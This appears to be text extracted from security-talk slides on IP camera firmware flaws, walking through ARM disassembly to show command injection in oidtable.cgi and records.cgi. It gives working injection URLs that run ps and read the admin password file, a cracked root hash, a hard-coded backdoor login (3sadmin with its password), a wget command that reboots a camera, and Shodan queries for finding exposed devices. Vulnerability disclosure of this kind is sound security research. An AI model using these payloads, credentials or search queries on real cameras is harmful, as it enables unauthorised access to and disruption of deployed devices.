
OID Table

OID	current value	default value	range	description
1.2.1	0.45	0.45	0.00..1.00	gamma setting
1.2.2	1	1		downsample factor (hard coded)
1.2.3	MEDIUM	medium	xlow, low, medium, high,	sharpen value
1.2.4				image flip setting (hard coded)
1.2.6.1	0	0		absolute top of crop window
1.2.6.2	1280	1600		absolute width of crop window
1.2.6.3	1024	1200		absolute height of crop window
1.2.6.4	0	0		absolute left of crop window
1.2.6.7	0	0		downsampled x of crop window
1.2.6.8	0	0		downsampled y of crop window
1.2.6.9	1280	1600		downsampled width of crop window
1.2.6.10	1024	1200		downsampled height of crop window
1.2.7	80	60	13..90	jpeg quality
1.2.8.6	enabled	enabled	enabled, disabled,	auto gain state
1.2.8.4	0.40	0.40	0.00..1.00	autogain target value
1.2.8.11	120	120	5..16000	target shutter speed
1.2.8.12	AUTO	auto	auto, force,	gain shutter algorithm
1.2.8.17	30	30	5..120	limit mininum shutter speed in hertz
1.2.8.24	30			current shutter speed (read only)
1.2.9.3				return all overlays to factory default (write only)
1.2.10	XLOW	medium	xlow, low, medium, high,	compression factor
1.2.12.1	60HZ	60hz	60hz, 50hz,	lighting frequency

strstr(QUERY_STRING, "grep=")



if(strlen(grep) < 32)



A screenshot of a debugger window showing assembly code. The window has a title bar with standard icons. The code is as follows:

```
ADD      R6, R0, #5
MOV      R0, R6                ; s
BL       strlen
RSBS     R3, R0, #1
MOVCC    R3, #0
CMP      R0, #32
ORRGT    R3, R3, #1
CMP      R3, #0
BNE      loc_8A28
```


sprintf("grep -i '%s'...")

A screenshot of an ARM assembly code snippet. The code is displayed in a window with a light blue header bar containing three small icons (a rainbow bar, a magnifying glass, and a document). The code itself is in a monospaced font. The first line is 'MOV R2, R6'. The second line is 'LDR R1, =aGrepISTmpOidta ; "grep -i '%s' /tmp/oidtable.html"', where the string is in quotes. The third line is 'MOV R0, SP ; s', where 'SP' is highlighted in yellow. The fourth line is 'BL sprintf'.

```
MOV    R2, R6
LDR    R1, =aGrepISTmpOidta ; "grep -i '%s' /tmp/oidtable.html"
MOV    R0, SP              ; s
BL     sprintf
```


popen("grep -i '%s'...")

```
STMFD    SP!, {R4-R6, LR}
LDR       R1, =aR          ; modes
BL        popen
```


THIS IS GETTING

RE-GODDAMNED-DICULOUS

memegenerator.net

Command Injection

- ❖ `http://192.168.1.101/oidtable.cgi?grep='$IFS/tmp/a;ps;'`
- ❖ `grep -i '' /tmp/a;ps;' /tmp/oidtable.html`

```
26362 root      472K    1764K    0:00 oidtable.cgi
26365 root      556K    2328K    0:00 sh -c grep -i '$IFS/tmp/a;ps;' /tmp/oidtable.html
26367 root      588K    2332K    0:00 ps
```


Retrieving Arbitrary Files

- ❖ `http://192.168.1.101/oidtable.cgi?grep='$IFS/etc/privpasswd;'`
- ❖ `grep -i "" /etc/privpasswd;" /tmp/oidtable.html`

Encrypted Admin Password

```
<table BORDER WIDTH="100%">
<caption>0ID Table</caption>
<thead><tr><th>0ID</th><th>current value</
ge</th><th>description</th></tr></thead>
root:F3jQ.Pn40zhK.:0:0:root:/root:/bin/sh
</table>
</body>
</html>
```


Decrypted Admin Password

```
eve@eve:~$ john --show passwd  
root:system:0:0:root:/root:/bin/sh  
  
1 password hash cracked, 0 left
```


pwned.

live

setup

window

network

security



basic

advanced



exposure



H.264



General Settings ?


language  

IQD31S name


AC lighting 60hz  

front LED on  

time zone (GMT) Universal/UTC  



restore defaults



Also Affected




Shodan Dork

Results 1 - 10 of about 175 for iqhttpd -401

3S Vision N5071



Restricted Firmware Download



SignIn ×

Password Login

Please enter the first name of your contact sales person.

MOST COMMON PASSWORDS:

LOVE, SEX AND...TAB=4???

memegenerator.net

Use the Source, Luke

```
if( pid == "" )  
    location.reload();  
else  
    location.href = "prod_info.php?pid="+pid+"&tab=4";
```



Literacy FTW

Download



N5072 HD Network Speed Dome Camera

N5072 Firmware

 [N5072 Firmware](#) (10.71MB, 10.7MB, English, 2012.06.20-V1.01)

N5072 Release Notes

 [N5072 Release Notes](#) (0.18MB, 189KB, English, 2012-06-20)

N5072 Data Sheet

 [N5072 Data Sheet](#) (0.18MB, English, 2013.01.21-V1.0)

/home/3s/bin



BasicDevice	httpd	nvr am
chat	ipcam	0rayDDNS
chpasswd	ipfinder	0SD.TTF
ControlPoint	iptables	pciv_get
ddns	LinkLocalIP	pciv_send
dhclient-script	mail	pppd

pwdgrp_get_userinfo

```
BL      b64_decode
ADD     R3, SP, #0x210+var_18
ADD     R0, R3, R0
STRB    R6, [R0, #-0x1F4]
MOV     R1, #0x3A          ; c
MOV     R0, R7             ; s
BL      strchr
MOV     R4, R0
STRB    R6, [R4], #1
LDR     R1, =a3sadmin      ; "3sadmin"
MOV     R0, R7             ; s1
BL      strcmp
CMP     R0, #0
LDR     R1, =a27988303     ; "27988303"
MOV     R0, R4             ; s1
BNE     loc_28874
```



**JUST WHEN I THOUGHT YOU COULDN'T POSSIBLY BE
ANY DUMBER**

**YOU GO AND DO SOMETHING LIKE
THIS...**

memegenerator.net

Hardest. Exploit. Ever.


User Name: 3sadmin

Password: ●●●●●●●●


Cancel

Log In


pwned.



pwned.



pwned.



do_records

```
DCD aRecords_cgi          ; "records.cgi"  
DCD do_records  
DCD 2
```



records.cgi?action=remove

```
LDR    R0, [SP, #0x4570+cgi_action_parameter]
LDR    R1, =aRemove      ; "remove"
BL     strcmp
CMP    R0, #0
```


strstr(cgi_parameters, "&filename")

```
LDR    R1, =aFilename_2 ; "&filename"  
MOV    R0, R8           ; haystack  
BL     strstr
```


system("rm /mnt/sd/media/%s")



```
loc_46724
ADD     R3, SP, #0x4570+filename
ADD     R3, R3, #0xC
MOV     R2, R5
LDR     R1, =aRmSMediaS ; "rm %s/media/%s"
SUB     R3, R3, #8
MOV     R0, R6           ; s
BL      sprintf
LDR     LR, =aDo_records ; "do_records"
LDR     R0, [R7]         ; stream
LDR     R1, =aSDSS       ; "[%s:%d] %s: %s\n"
LDR     R2, =aRecords_c ; "records.c"
LDR     R3, =0x287
STR     LR, [SP, #0x4570+msgflg]
STR     R6, [SP, #0x4570+var_456C]
BL      fprintf
MOV     R0, R6           ; command
BL      system
CMP     R4, #0
BNE     loc_466BC
```


pwned x2


❖ \$ wget \
--user=3sadmin --password=27988303 \
'http://192.168.1.101/records.cgi?\
action=remove&storage=sd&filename=`reboot`'

```
64 bytes from 192.168.1.101: icmp_seq=33 ttl=64 time=0.036 ms
64 bytes from 192.168.1.101: icmp_seq=34 ttl=64 time=0.040 ms
64 bytes from 192.168.1.101: icmp_seq=35 ttl=64 time=0.037 ms
From 192.168.1.102 icmp_seq=37 Destination Host Unreachable
From 192.168.1.102 icmp_seq=38 Destination Host Unreachable
From 192.168.1.102 icmp_seq=39 Destination Host Unreachable
From 192.168.1.102 icmp_seq=40 Destination Host Unreachable
From 192.168.1.102 icmp_seq=41 Destination Host Unreachable
From 192.168.1.102 icmp_seq=42 Destination Host Unreachable
```


Also Affected



Also Affected



Also Affected



Also Affected



Also Affected



Shodan Dorks

Results 1 - 10 of about 31 for vandal ir dome ip camera httpd

Results 1 - 10 of about 25 for ip video server -uc-httpd httpd

Results 1 - 10 of about 35 for mini dome ip camera httpd

Results 1 - 10 of about 56 for ip speed dome httpd

Results 1 - 10 of about 63 for cube ip camera httpd

Results 1 - 10 of about 18 for box ip camera httpd

